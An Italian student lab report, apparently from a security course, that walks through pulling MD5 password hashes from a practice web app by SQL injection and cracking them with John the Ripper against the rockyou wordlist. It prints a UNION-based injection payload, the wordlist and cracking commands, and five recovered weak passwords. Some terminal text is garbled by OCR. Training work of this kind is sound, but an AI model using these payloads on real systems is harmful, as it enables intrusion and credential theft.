Analisi delle Password tramite SQL Injection e Cracking con John The Ripper

Data 10/01/23

Guglielmo Carratello


Nell'ultima sessione pratica, abbiamo esplorato le vulnerabilità di un sistema attraverso un attacco SQL injection, mettendo in evidenza come sia possibile recuperare le password degli utenti da un database. Interessante notare che le password estratte non sembrano essere memorizzate come testo in chiaro, bensì come hash MD5. Questo report si propone di guidare attraverso il processo di recupero delle password in chiaro tramite attacchi di cracking MD5, utilizzando gli strumenti appresi durante la lezione teorica.

Recupero Password tramite SQL Injection:

Nell'esercizio di ieri abbiamo visto come inserendo dei comandi sql nel campo di inserimento dell'user è stato possibile visualizzare tutte le tabelle memorizzate nel database. Adesso andiamo a visualizzare prima la tabella user e poi i contenuti delle colonne della tabella user. Con il comando:


- %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #

Visualizziamo la tabella contenente gli users.




Con il comando:

- %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #



Visualizziamo I campi delle colonne della tabella users dove sono presenti anche le password. Queste sono salvate in formato hash MD5.

Creiamo adesso un file di testo che chiameremo hashpwd.txt con gli hash delle password trovati.



Cracking delle Password MD5 con John The Ripper

Configuriamo il file rockyou.txt, questo è un file già preinstallato su kali linux, è un file di testo dove sono scritte più di 14 milioni di password possibili. Il file si trova nella cartella /usr/share/wordlists ed è all'interno di un file compresso. Inoltre il file è salvato in formato UTF-16 che non è leggibile dal tool John The Ripper.

Andremo quindi a estrarre il file, con il comando:

gzip -d rockyou.txt.gz

e lo trasformeremo in formato UTF-8 con il comando:

iconv -f ISO-8859-1 -t UTF-8 rockyou.txt > rockyou_fix.txt

ed infine rimuoviamo il file rockyou.txt (è il file nel formato UTF-16) e rinominiamo il file rockyou_fix.txt in rockyou.txt. Con il tool John The Ripper andremo a crackare le password trovate su SQL.

```
kali@kali: /usr/share/wordlists
                                                                        Q
                                                                              ÷
   -(kali®kali)-[/usr/share/wordlists]
 _$ 1s
  -(kali⊛kali)-[/usr/share/wordlists]
 -$ gzip -d rockyou.txt.gz
gzip: rockyou.txt: Permission denied
   -(<mark>kali®kali</mark>)-[/usr/share/wordlists]
 -$ sudo gzip -d rockyou.txt.gz
  _(<mark>kali®kali</mark>)-[/usr/share/wordlists]
 mass dirbuster fasttrack.txt john.lst metasploit rockyou.txt wfuzz
      dnsmap.txt fern-wifi
  —(kali®kali)-[/usr/share/wordlists]
$ iconv -f ISO-8859-1 -t UTF-8 rockyou.txt > rockyou_fissato.txt zsh: permission denied: rockyou_fissato.txt
  -(kali⊛kali)-[/usr/share/wordlists]
  -$ <u>sudo</u> iconv -f ISO-8859-1 -t UTF-8 rockyou.txt > rockyou_fissato.txt
zsh: permission denied: rockyou_fissato.txt
  —(<mark>kali⊛kali</mark>)-[/usr/share/wordlists]
 iconv -f ISO-8859-1 -t UTF-8 rockyou.txt > rockyou_fix.txt
           kali)-[/usr/share/wordlists]
                                       rockyou.txt
                           metasploit rockyou_fix.txt wifite.txt
             li)-[/usr/share/wordlists]
    rm rockyou.txt
```

```
kali@kali:/usr/share/wordlists

[root@kali)-[/usr/share/wordlists]

amass dnsmap.txt john.lst nmap.lst wfuzz
dirb fasttrack.txt legion rockyou_fix.txt wifite.txt
dirbuster fern-wifi metasploit sqlmap.txt

[root@kali)-[/usr/share/wordlists]

wv rockyou_fix.txt rockyou.txt

[root@kali)-[/usr/share/wordlists]

amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wifite.txt

[root@kali)-[/usr/share/wordlists]

exit
```

Spiegazione delle basi dell'algoritmo di hashing MD5.

Il tool John the Ripper andrà a formattare le password presenti nel file rockyou.txt in hash MD5 e confrontando gli hash con quelli trovati dal database risalirà alla password corrispondente.

Utilizziamo il comando:

- sudo jhon –format=RAW-MD5 –show /usr/share/wordlists/rockyou.txt
 Desktop/JohnTR_pass/hashpwd.txt
- /usr/share/wordlists/rockyou.txt è il percorso del file rockyou.txt.
- Desktop/JohnTR_pass/hashpwd.txt è il percorso del file contenente gli hash trovati su SQL.

Visualizziamo il risultato

```
kali@kali:~

(kali®kali)-[~]

$ sudo john --format=RAW-MD5 --show /usr/share/wordlists/rockyou.txt Desktop/JohnTR_pass/hashp wd.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 52 left

(kali®kali)-[~]

$ (kali®kali)-[~]
```

Conclusioni

In conclusione, il presente report fornisce una panoramica dettagliata del percorso seguito per eseguire l'analisi delle password, evidenziando le potenziali minacce e suggerendo possibili miglioramenti della sicurezza del sistema. L'esperienza pratica acquisita durante questo processo sottolinea l'importanza di una sicurezza informatica proattiva e della consapevolezza delle vulnerabilità che potrebbero essere sfruttate da potenziali attaccanti.